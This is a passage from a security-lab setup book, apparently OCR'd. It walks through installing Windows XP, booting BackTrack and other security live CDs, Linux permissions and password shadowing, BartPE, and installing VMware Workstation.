
Text Input Languages allow you to enter text in many different languages, using a variety of input methods and devices.

Your default text input language and method is: US keyboard layout

To view or change your current configuration , click Details.

**Figure 2-1** Regional settings.

11. Now, provide a password for the Administrator account. Make sure that it is something that you can remember; there is nothing worse than completing an install just to realize that you cannot access the system. You also need to pick a computer name at this step. The computer name should be something unique.
12. Setup now asks for the current date, time, and time zone. If this computer connects to the Internet, you can simply select the correct time zone and later make sure that XP synchronizes with an Internet time provider.
13. Hopefully, you installed a network interface card (NIC) in the computer, and if so, you are prompted by setup to let it configure the card's settings. If you need a static IP, you can configure this now. If you are using a DHCP server, you can allow XP to auto-configure the card.
14. You are nearing the end of the install. Windows will reboot and apply the system's chosen screen resolution. The system will also attempt to access the Internet to complete product activation. You can delay this process for up to 30 days, but after that time, the OS will no longer be fully functioning.
15. You have now installed Windows XP. The welcome screen will now appear, as shown in Figure 2-2.



Microsoft Windows xp

Welcome to Microsoft Windows

Thank you for purchasing Microsoft Windows XP.

Let's spend a few minutes setting up your computer.

Welcome to Windows XP!


To continue, click Next.

**Figure 2-2** Welcome screen.

With Windows installed, let's now look at some of the other operating systems we might want to install.

## Linux

Linux is a Unix-like OS that can run from your Intel-based PC just like the Microsoft Windows OS. Linux was originally created by Linus Torvalds with help from programmers from around the world. If you're new to Linux, it is definitely an OS that you should get to know more about. The benefits to using Linux are that it is economical, well designed, and offers good performance. Linux distributions are easily available and can typically be downloaded for free. Linux comes in many flavors, including Red Hat, Debian, Mandrake, Suse, and so on. Specialized versions have been developed for a specific purpose. Some of these include Knoppix, Trinux, and BackTrack. The best way to learn Linux is just by using it. That is why there is a copy of BackTrack Linux included on the enclosed DVD. It is included as an *ISO image*. You can use the image to install BackTrack Linux onto a system or make a bootable DVD. For more information, check out Appendix A, ''About the DVD.'' If you are looking for other versions of Linux that have been customized for security work and/or to build your own security lab, review the list at `www.frozentech.com/content/livecd.php`.



| Votes<br>[go vote] | Name | ISO Size<br>(megabytes)<br>Min | <br><br>Max | Primary Function | Download | Links |
|---|---|---|---|---|---|---|
| 9 | WHAX | 574 | 574 | Security | ⇩⇩ | ⌂ W |
| 5 | INSERT | 49 | 49 | Security | ⇩⇩ | ⌂ W |
| 4 | BackTrack | 625 | 625 | Security | ⇩⇩ | ⌂ W |
| 3 | KCPenTrix | 401 | 401 | Security | ⇩⇩ | ⌂ W |
| 3 | Knoppix STD | 497 | 497 | Security | ⇩⇩ | ⌂ W |
| 1 | Frenzy | 200 | 200 | Security | ⇩⇩ | ⌂ W |
| 1 | NavynOs | 384 | 384 | Security | ⇩⇩ | ⌂ W |
| 1 | PHLAK | 471 | 471 | Security | ⇩⇩ | ⌂ W |
| 1 | Plan-B | 658 | 658 | Security | ⇩⇩ | ⌂ W |
| 1 | Whoppix | 687 | 687 | Security | ⇩⇩ | ⌂ W |
| 0 | Arudius | 212 | 212 | Security | ⇩⇩ | ⌂ W |
| 0 | Auditor security collection | 538 | 538 | Security | ⇩⇩ | ⌂ W |
| 0 | BOSS Live CD | 646 | 646 | Security | ⇩⇩ | ⌂ W |
| 0 | BrutalWarell | 117 | 117 | Security | ⇩⇩ | ⌂ W |
| 0 | grml | 49 | 696 | Security | ⇩⇩ | ⌂ W |
| 0 | Hakin9 Live | 625 | 625 | Security | ⇩⇩ | ⌂ W |
| 0 | Local Area Security Linux | 185 | 210 | Security | ⇩⇩ | ⌂ W |
| 0 | Network Security Toolkit | 262 | 262 | Security | ⇩⇩ | ⌂ W |

**Figure 2-3** Bootable security distributions of Linux.

Linux is open source, which means that it can be freely distributed, and you have the right to modify the source code. Linux is also easy to develop your own programs on. This is one of the reasons you will see many security tools released on Linux well before they ever debut in the Windows world. This section of the chapter takes a closer look at installing Linux and reviews some of the basics.

The easiest way to start using Linux is by using one of the bootable versions of Linux. As mentioned previously, `www.frozentech.com/content/livecd.php` has a good list that contains many of the most common distributions. You will find links to each specific version's web site, as shown in Figure 2-3.


After you have selected any single distribution, you are taken to that version's download page.

As shown in Figure 2-4, I selected the Knoppix-STD distribution. Notice how an *MD5sum* is shown. It's important to verify this value whenever you download software because this provides some assurance that the tool has not been tampered with or altered in any way.

Whether you download Knoppix-STD or use BackTrack as supplied on the enclosed DVD, you still need to perform an additional step or two to make the ISO useable. The first thing you need to do is to convert the ISO into a bootable disk. For this install, we are using a bootable CD-ROM; no installation to your hard drive is required.

To convert and use and ISO file on the enclosed DVD or one that has been downloaded from the Internet, you need the following:

- A CD/DVD writer
- A blank CD-ROM



STD 0.1
security tools distribution
MD5: de03204ea5777d0e5fd6eb97b43034cb

knoppix-std-0.1.iso MD5:
de03204ea5777d0e5fd6eb97b43034cb knoppix-std-0.1.iso

How to verify the MD5:

Linux: In the directory you downloaded the iso in run:
md5sum knoppix-std-0.1.iso

Windows: Download a free MD5 utility here:
http://www.toast442.org/md5gui.shtml

Then compare what you get to the MD5 above. If they match, you win!

**Figure 2-4** Knoppix-STD MD5sum.

- A burning program capable of burning an ISO onto a CD
- The capability to change your computer's BIOS to boot from the CD-ROM

A variety of Windows programs convert ISOs into bootable CD-ROMs, including NERO Ultra Edition, ISO Recorder Power Toy, and Roxio Easy Media Creator Suite. If you have access to Max OS X or a Unix/Unix-like workstation, these tools are already built in to the base operating system. Now, let's look at a quick overview of the steps involved to complete this process.

1. If you are using the version of BackTrack included on the disc and you have only one CD/DVD, you need to copy BackTrack onto your hard drive before burning to a blank CD. Otherwise, you can burn the image directly from the second CD-ROM drive.

   **NOTE Although operating systems such as Windows XP have the capability built in to burn CDs, it will not convert an ISO image to a bootable CD. To accomplish this, you need to download and install the ISO Recorder Power Toy (mentioned previously), which will activate the capability in Windows XP.**

2. Regardless of which tool you are using, open the application and select Burn Image to CD-ROM. When prompted for the image, select `bt2final.iso`. If you are prompted to Burn Disk at Once or to Track at Once, choose Burn Disk at Once.
3. When you have completed burning the CD, restart your computer while leaving the BackTrack CD in the CD-ROM drive. You might have to change the boot order in the BIOS by pressing F2 or the Del key during bootup.

4. After you have your computer set to the proper boot order, continue to allow the computer to start up.
5. Start BackTrack and get familiar with the interface. You will notice that there are many tools and applications. Some of these are discussed in later chapters.

Tools worth checking out include Nmap, which is discussed in Chapter 4, ''Detecting Live Systems.'' You can read more about it there, or you can check out the developer's web site at `www.insecure.org`. Chapter 4 introduces you to Xprobe, a handy tool that allows you to fingerprint the operating system of a targeted system. Chapter 6, ''Automated Attack and Penetration Tools,'' introduces you to Metasploit, an automated attack and penetration tool. Besides exploring the tool in the Linux distribution you just installed, you can also get more information at the Metasploit site at `www.metasploit.com`.

### *Navigating in Linux*

With BackTrack installed, let's spend a few minutes discussing the basic structure of the OS and how it differs from Microsoft Windows. Some of the primary differences include the following:

- **Linux is case sensitive** — Whereas Windows is not case sensitive, Linux is. What this means is that the files `FAQ.txt` and `faq.txt` are two different files.
- **Linux directory and files have ownership permissions** — Linux uses the `Chmod` command to set permissions on files and directories. These can be restricted by user, group, and all others. Windows really has no equivalent to this command.
- **Regular Linux users cannot change system settings** — In the world of Linux, the all-powerful user is root. The root account has the ability to control critical settings. The closest thing that Windows has is the Administrator account.
- **Linux partitions are not based on FAT or NTFS** — Linux creates partitions using the Ext3 file system, whereas Windows uses NTFS or FAT partitions.
- **Linux path names contain forward slashes** — Unlike Windows, where a path might be `C:\Winnt\system32`, in Linux the path is `/var/log`.
- **Linux was developed for a multi-user environment** — This is much different from Windows because Windows evolved from DOS, which is a single-user operating system.
- **Linux does not use drive letters** — Whereas Windows uses drive letters, such as `A:`, `C:`, and `D:`, Linux contains everything within a single unified hierarchical structure.

The Linux file system is the structure in which all the information on the computer is stored. Files are stored within a hierarchy of directories. Each directory can contain other directories and files. Some of the more common directories found on a Linux system are as follows:

- `/` — Represents the root directory
- `/bin` — Contains common Linux user commands, such as `ls`, `sort`, `date`, and `chmod`
- `/dev` — Contains files representing access points to devices on your systems. These can include floppy disks, hard disks, and CD-ROMs
- `/etc` — Contains administrative configuration files, the `passwd` file, and the `shadow` file
- `/home` — Contains the user's home directories
- `/mnt` — Provides a location for mounting devices such as CD-ROMs and floppy disks
- `/sbin` — Contains administrative commands and daemon processes
- `/usr` — Contains user documentation, graphical files, libraries, and a variety of other user and administrative commands and files

Directories and files on a Linux system are set up so that access can be controlled. When you log in to the system, you are identified by a user account. In addition to your user account, you may belong to a group or groups. Therefore, files can have permissions set for a user, a group, or others. For example, Red Hat Linux supports three default groups: super users, system users, and normal users. Access for each of these groups has three options:

- Read
- Write
- Execute

To see the current permissions, owner, and group for a file or directory, type the `ls -l` command. This will display the contents of the directory you are in with the privileges for the user, group, and all others. For example, the list of a file called `mikesfile` and the directory `mikesdir` would look like the following:

```
drwxr-xr-x   2 mikeg  users     32162 Aug  20 00:31 mikesdir
-rw-r--r--   1 mikeg  users      3106 Aug 16 11:21 mikesfile
```

The permissions are listed in the first column. The first letter indicates whether the item is a directory or a file. If the first letter is `d`, the item is a directory, as in the first item listed above, `mikesdir`. For the file `mikesfile`, the first character is a dash (-). The next nine characters for the `mikesdir` folder denote access and take the following form: `rwx|rwx|rwx`. The first three list the access rights of the user, so for the mikesdir, the user has read, write, and execute privileges. The next three bits denote the group rights; therefore, the group has read and execute privileges for the mikesdir folder. Finally, the last three bits specify the access all others have to the mikesdir folder. In this case, they have read and execute privileges. The third column, mikeg, specifies the owner of the file/directory, and the forth column, users, is the name of the group for the file/directory. The only one who can modify or delete any file in this directory is the owner, mikeg.

The chmod command is what is used by a file owner or administrator to change the definition of access permissions to a file or set of files. The chmod command can be used in symbolic and absolute modes. Symbolic mode deals with symbols such as rwx, whereas absolute mode deals with octal values. For each of the three sets of permission on a file — read, write, and execute — read is assigned the number 4, write is assigned the number 2, and execute is assigned the number 1. To make permissions wide open for you, the group, and all users, the command would be as follows:

```
chmod 777 demofile
```

(This value is arrived at by adding 4, 2, and 1 together. Remember that 4 is for read, 2 is for write privilege, and 1 is for execute.)

### *Linux Basics*

The objective of this section is to review some Linux basics. Although a lot of work can be done from the Linux GUI, you will still have to operate from the Terminal window or shell. The Terminal window is similar to the command prompt in Windows. If you log in as root and open a Terminal window, you should see something similar to this: [root@slax /]#. The # sign is what is most important here because it denotes that you are root. Root is god in the world of Linux. You want to make sure that you properly execute commands while working as root. Unlike Windows, Linux might not offer you several prompts or warnings before it executes a critical command. It is important that you know some basic Linux commands and their functions. There are many, and so for the sake of brevity, Table 2-4 lists just a few basic commands. If all this talk of Linux commands has left you wanting more, you might want to spend a few minutes reviewing the more complete list of commands found at any one of the following sites:

- www.mediacollege.com/linux/command/linux-command.html
- www.laynetworks.com/linux.htm
- http://fosswire.com/wp-content/uploads/2007/08/fwunixref.pdf

Linux requires that user accounts have a password, but by default it will not prevent you from leaving one set as blank. After installing BackTrack and while booting up, note that the default username and password is listed as *root* and *toor*. Linux encrypts the password for storage in the /etc folder. Most versions of Linux, including BackTrack, use MD5 by default. If you choose not to use MD5, you can choose DES, although it limits passwords to eight alphanumeric characters. Linux also includes the /etc/shadow file for additional password security. Moving the passwords to the shadow makes it less likely that the encrypted password can be decrypted, because only the root user has access to the shadow file. If you are logged in as root and want to see the shadow passwords on your computer, execute the following command:

```
ls /etc/shadow
```

**Table 2-4** Basic Linux Commands

| COMMAND | DESCRIPTION |
|---|---|
| / | Root directory |
| cat | Lists the contents of a file |
| cd | Changes the directory |
| chmod | Changes file and folder rights and ownership |
| cp | The copy command |
| history | Shows the history of up to 500 commands |
| ifconfig | Similar to ipconfig in Windows |
| kill | Kills a running process by specifying the PID |
| ls | Lists the contents of a folder |
| man | Opens manual pages |
| mv | Moves files and directories |
| passwd | Changes your password |
| ps | The process status command |
| pwd | Prints the working directory path |
| rm | Removes a file |
| rm -r | Removes a directory and all its contents |
| Ctrl + P | Pauses a program |
| Ctrl + B | Puts the current program into the background |
| Ctrl + Z | Puts the current program to sleep |




**Figure 2-5** Linux password creation.

The format of the shadow file is

```
Account_name:Password:Last:Min:Max:Warn:Expire:Disable:Reserved
```

Linux systems also use salts. Salts are used to add a layer of randomness to the passwords. Because MD5 is a hashing algorithm, this means that if I used *topsecret* for my password and another user uses *topsecret* for his password, the encrypted values would look the same. A *salt* can be one of 4,096 values and helps further scramble the password. Under Linux, the MD5 password is 32 characters long and begins with $1$. The characters between the first and second$ represent the salt. Passwords created in this way are considered to be one-way. That is, there is no easy way to reverse the process. Figure 2-5 demonstrates how Linux creates this value.

### SHADOWS VERSUS SALTS

**The world of computing used to be a much more trusting place. At one time in the not-too-distant past, Linux passwords were kept in the `passwd` file. The `passwd` file is world-readable, which basically means that anyone can access or read this file. This means not only the people or processes you would like to read it can, but also the bad guys. That is why the `shadow` file was created.**

**The `shadow` file is readable only by root. This helps keep the prying eyes of unauthorized users from taking a peek at the encrypted passwords when they shouldn't be looking at them. Now even if they did get a look at the passwords, they are not kept in clear text. They are kept in a hashed format. Hashes are considered one-way functions, as they are easy to compute in one direction yet very hard to compute in the other. The problem is that two identical words will create the same hash. That is why salts are needed, as they provide that second layer of randomness. A complete hash is made up of `$1$_SALT_$_HASH_`. The `$1$` refers to the algorithm being used — in this case, the MD5 algorithm. The salt is stored as the first two characters of the encrypted password. For example, if `1yAkjfqifnips` is the encrypted value, then `1y` is the salt. That value is not only needed for the user to log on but also for the attacker trying to crack the account. Because the hashing process is one-way, there is no known way of retrieving the original password from the encrypted version directly. However, the attacker can extract the salt and use this two-character value to**

***(continued)***

**SHADOWS VERSUS SALTS *(continued)***

**encrypt with a dictionary of words, and then compare those to the existing encrypted values. If the password happens to be a word in the dictionary, a match will be found and the password revealed.**

Now that we have discussed some Linux basics, let's look at some of the other options available as far as potential operating systems.

## Other Operating Systems

Microsoft Windows and Linux are the most common operating systems, and you really don't have a choice as to adding these to your lab. But the question begs to be asked: Should other, less popular operating systems be included? In my opinion, the answer is yes, if you have the time to devote to learning about them. The reason is simple: each operating system you learn broadens your skill set. Now, please don't misunderstand me and think that I am suggesting you go out and become a Novell expert. The point is that having basic skills in diverse operating systems can only help you.

With that in mind, let's take a look at the following operating systems:

- Mac OS X
- ReactOS
- Windows PE

### *Mac OS X*

The Macintosh has always been considered innovative, ever since its introduction in 1984, but by the late 1990s it was due for an update. This update occurred by means of Mac OS X. Mac OS X is based on much of the technology that Apple acquired via its acquisition of NeXT Software. The OS that had been developed by NeXT Software became the basis for OS X. OS X is a Unix/FreeBSD-based operating system designed to meet current and future computing needs. As of the time of this book's publication, OS X is currently at version 10.5. With release of 10.4.4, the operating system changed from supporting only PowerPC-based Macs to include Intel-based computers. Before you get too excited about running MX OS X on your own Intel computer, Apple has stated that Mac OS X will not run on Intel-based personal computers aside from their own. With this in mind, OS X would require additional hardware. You will have to weigh the benefits and costs of investing in this technology.

When considering adding the Mac OS, take a look at the corporate environment in which you work. Some industries use Macs more than others. Schools, advertising agencies, or other industries that must perform graphics, video, and audio editing typically favor Macs. Some security professionals prefer Macs over PCs, and a growing number of end users are buying Macs, which somewhat parallels the growing popularity of the iPod.

### *ReactOS*

Next, there is ReactOS. This unique OS is a free, open source operating system designed to work like Microsoft Windows XP. The goal of the developers of ReactOS is to achieve complete compatibility with programs and drivers developed for Windows devices. This compatibility is to be achieved by using a similar architecture and providing an interface that is similar to Microsoft Windows. According to the developers, one of the reasons they pursued this project is the simple fact that some users will never make the move to Linux while an open source OS that mimics Microsoft Windows has the potential to have broad appeal. Although this might have you excited to download the OS from `www.reactos.org/en/download.html`, it is important to note that ReactOS is still in alpha development, which means that it is not considered complete and is not recommended for everyday use. It is expected to move into the *beta* phase by 2008.

#### ALPHA AND BETA SOFTWARE

**The term *beta* is thought to have originated at IBM during the 1960s. Alpha tests are the first round of tests performed by the programmers and quality engineers to get a look at how applications will function. Beta testing comes next. Beta testing is widely used throughout the software industry. This second round of product development has evolved to include testing that is performed internally and externally by prospective users.**

**While the software is potentially unstable, it is much more user-friendly than in its alpha stage, and gives the programmers, quality engineers, and users a good look at how the end product will act and perform. After collecting feedback from these initial users, the application is typically run through another round of improvements before it is released in its final form.**

### *Windows PE*

Finally, let's take a look at another variant, derived from Windows Pre-execution Environment, or Windows PE. Windows PE is a CD-based bootable GUI Windows environment designed for Windows deployment and installation.

It has lots of interesting uses, but it is bound by Microsoft licensing, which is its main drawback. Parties outside of Microsoft have worked to harness the potential of such an environment.

A big potential use for Windows PE is performing some basic incident response work on a Windows system. If you are unsure whether a system has malware, spyware, or a virus, booting from a Windows PE CD could be very useful. Some examples of other uses for a Windows PE disc include using it as an alternative to MS-DOS as an OS by booting from a CD or USB flash drive, creating and formatting disk partitions, or accessing network shares.

The primary third-party developer has been BartPE. BartPE stands for Bart's Preinstallation Environment. This development tool was developed by Bart Lagerweij and is available at `www.nu2.nu/pebuilder`. Bart also runs the `www.bootdisk.com` web site. The PE Builder utility available at the previously mentioned site can be used to generate a CD-based bootable version of Windows. However, it requires you to have a licensed copy of Windows XP or Windows 2003, which it extracts the required files from. Once the code is compiled, the user will have a bootable Windows CD-ROM or DVD that can run antivirus tools, spyware-detection tools, recovery tools, command-line tools, security tools, and so forth. This makes Windows PE a useful tool for detecting and removing malware from Windows systems.

Although BartPE might not be a suitable replacement for the operating systems discussed previously, it can be used for troubleshooting and diagnostics. Let's look at the steps to build your own BartPE:

1. You first need to download PE Builder from `www.nu2.nu/pebuilder/#download`. Version 3.1.10 is the most current as of the writing of this book.
2. Once it is installed on you local computer, launch the PE Builder Setup Wizard, `pebuilder.exe`. The wizard will create a collection of files and folders in the `c:\pebuilder3.1.10` folder, along with associated shortcuts in the Start menu.
3. When the wizard finishes, you are prompted to accept the licensing agreement.
4. PE Builder now asks for the location of the Windows installation files. Remember: you must have a licensed copy of Windows XP or 2003 to complete the build process. In most cases, this means that you have placed the original install CD in the computer's CD-ROM drive.
5. Now, select Burn to CD/DVD.
6. Click the Build button and agree to the Microsoft Windows XP product agreement. The build process will now commence, and in a few minutes, your BartPE disk will be completed.

7. Close any open applications and reboot from the CD-ROM to verify your BartPE disc is functional.

Now that you have seen some options for operating systems, let's look at how we can optimize our existing hardware to run the required servers on the least amount of hardware. That is the object of virtualization.

## Virtualization

Virtualization is the process of emulating hardware inside a virtual machine. This process of hardware emulation duplicates the physical architecture needed for the program or process to function. Virtualization can include the following:

- **Application virtual machines** — Software that is written for application virtual machines (VMs) allows the developer to create one version of the application so that it can be run on any virtual machine and not have to be rewritten for every different computer hardware platform.
- **Mainframe VMs** — This technology allows any number of users to share computer resources and prevents concurrent users from interfering with each other. For example, the IBM System/390 falls into this category.
- **Parallel VMs** — The concept here is to allow one computing environment to be running on many different physical machines. Parallel VMs allow the user to break complex tasks into small chunks that are processed independently. Projects such as those run by `www.distributed.net` and `www.seti.org` take advantage of this type of technology.
- **OS VMs** — This category of virtual system creates an environment in which a guest operating system can function. This is made possible by the ability of the software to virtualize the computer hardware and needed services. VMware falls into this category of virtualization.

### VIRTUALIZATION FOR FUN

**Although we all need to get our work done, it's also import to take some time out to relax. Virtualization can even help with this because a number of products can virtualize old arcade games. This is known as arcade emulation and has been around for quite some time. If you are like me and remember some of the old arcade classics, you can use emulation, which allows the user to emulate a standalone arcade console, and play the arcade classics on your**

***(continued)***

**VIRTUALIZATION FOR FUN *(continued)***

**own computer. Sites such as MAME, `www.mame.net`, can provide the software needed to run thousands of classic arcade games. Just remember: you will eventually need to get back to work!**

Products such as VMware, Virtual PC, Bochs, OpenVZ, and XenSource can all be used to run virtual systems. Basically, a virtual system has the ability to virtualize all the hardware resources that an OS would normally need. This includes CPU, RAM, hard disk, network controller, and other resources. As long as the user has adequate disk space, RAM, and processing power, multiple VMs can be operating at the same time. Each can share and manage hardware resources without interfering with other VMs.

## VMware Workstation

One of the first companies to develop a virtual product was VMware, `www.vmware.com`. They demonstrated this technology and patented it in the late 1990s. Before this time, development of hardware such as processors had not progressed enough to make this technology commercially viable for the average desktop-computer user. VMware would be a good choice to use in your lab because it enables you to easily test security tools, try out upgrades, and study for certification exams. Probably the most important consideration is that more is always better. What I mean by that is more memory, more hard disk space, more processing power, and faster components always make for a better base system. You want to maintain a peak resource usage of no more than 60 percent to 80 percent. Greater usage will cause the systems to bottleneck and also cause real performance problems. Table 2-5 lists some of the requirements and specifications of VMware products.


As you can see in Table 2-5, VMware products include VMware Player, VWware Workstation, and VMware Server. VMware Player runs on Microsoft Windows and Linux and can open and play any virtual machine created by another VMware product or by Virtual PC. One good thing about this product is that it is free. The drawback is that it cannot create a virtual machine. VMware Server does not suffer from this drawback, but it is not a free product. Expect to pay around $200 per copy. What you will get for you money is a VMware product that lets you create and run a host of operating systems from one base system. You also gain the ability to drag and drop files into the virtual system and to fully configure the virtual OS. VMware Workstation even supports an option known as snapshots, which means you can set a base point to which you can easily return. VMware Server is a much higher-end product; along with the added cost, VM Server has the highest level of performance. For the lab setting you are building, VMware Workstation will work fine.

**Table 2-5** Basic VMware Specifications

| VIRTUAL DEVICE | PLAYER | WORKSTATION | SERVER |
|---|---|---|---|
| CD-ROM | Rewritable | Rewritable | Rewriteable |
| DVD-ROM | Readable | Readable | Readable |
| ISO mounting | Yes | Yes | Yes |
| Maximum memory | 4GB | 4GB | 64GB |
| Processor | Same as host | Same as host | Same as host |
| IDE devices | 4 max | 4 max | 4 max |
| NIC | 10/100/1000 | 10/100/1000 | 10/100/1000 |
| Video | SVGA | SVGA | SVGA |
| USB | 2.0 | 2.0 | 2.0 |

To install VMware Workstation, you need to purchase a copy or download an evaluation copy. You need about 25 MB to download and install VMware Workstation. Just remember that amount of memory is just to load the program. Each virtual system you install will require much more. On average, you will need 3GB to 8GB for each virtual OS you install. Memory is another important issue. Although the documentation might state that a minimum of 128MB to 256MB of memory is needed, this typically won't be enough for anything more than a basic command-line install of Linux. Expect operating systems such as Windows to require much more. Insufficient memory will devastate performance on both the guest (VM) and host OS. Now, let's look at the basic steps required to install VMware Workstation on the host OS:

1. Log on to your newly installed Windows XP system as a user with Administrator privileges.
2. Download the newest VMware Workstation distribution from `www.vmware.com/download` and then click it. You need an email address so that the key can be sent to you. If you do not want to purchase the program at this time, VMware will send you a key that is valid for 30 days.
3. Read the end-user license agreement. This explains the licensing terms. Click Yes to continue.
4. You are now prompted to set the install location. The default is `C:\Program Files\VMware`. Keep this default unless you have a really good reason to change it.
5. Now, select any folder to install, and click Next.
6. Wait a few minutes while the installer creates all necessary files on your system, as shown in Figure 2-6.




Please wait while the installation wizard installs VMware Workstation. This may take several minutes.

Status:

**Figure 2-6** VMware Workstation installation.

7. Because Windows systems use AutoRun for their CD/DVD players, the VMware installer will ask whether you want to turn AutoRun off. You should say yes, because having it on can affect the functionality of the virtual machines.
8. If you have any previous versions of VMware Workstation, you are prompted to remove them. You are also prompted to create a VMware Workstation icon on your Windows desktop. Click Yes when prompted.



VMware Workstation

VMware Workstation allows multiple standard operating systems and their applications to run with high performance in secure and transportable virtual machines. Each virtual machine is equivalent to a PC with a unique network address and full complement of hardware choices.

Click this button to create a new virtual machine. You then can install and run a variety of standard operating systems in the virtual machine.

Click this button to create a new team. You then can add several virtual machines and connect them with private team LAN segments.

Click this button to browse for virtual machines or teams and to select one to display in this panel. You then can interact with the guest operating system within this display as you would a standard PC.

**Figure 2-7** VMware Workstation application.

9. As with almost all Windows application installs, you are prompted to reboot your computer after the installation process is complete.
10. When the system reboots, VMware Workstation is installed. Opening the program will display a screen similar to that shown in Figure 2-7.

Just because you have VMware Workstation installed doesn't mean that you are ready to start loading virtual operating systems. You must first enter a serial number. Remember that you can get a free, temporary evaluation license or buy a full license.

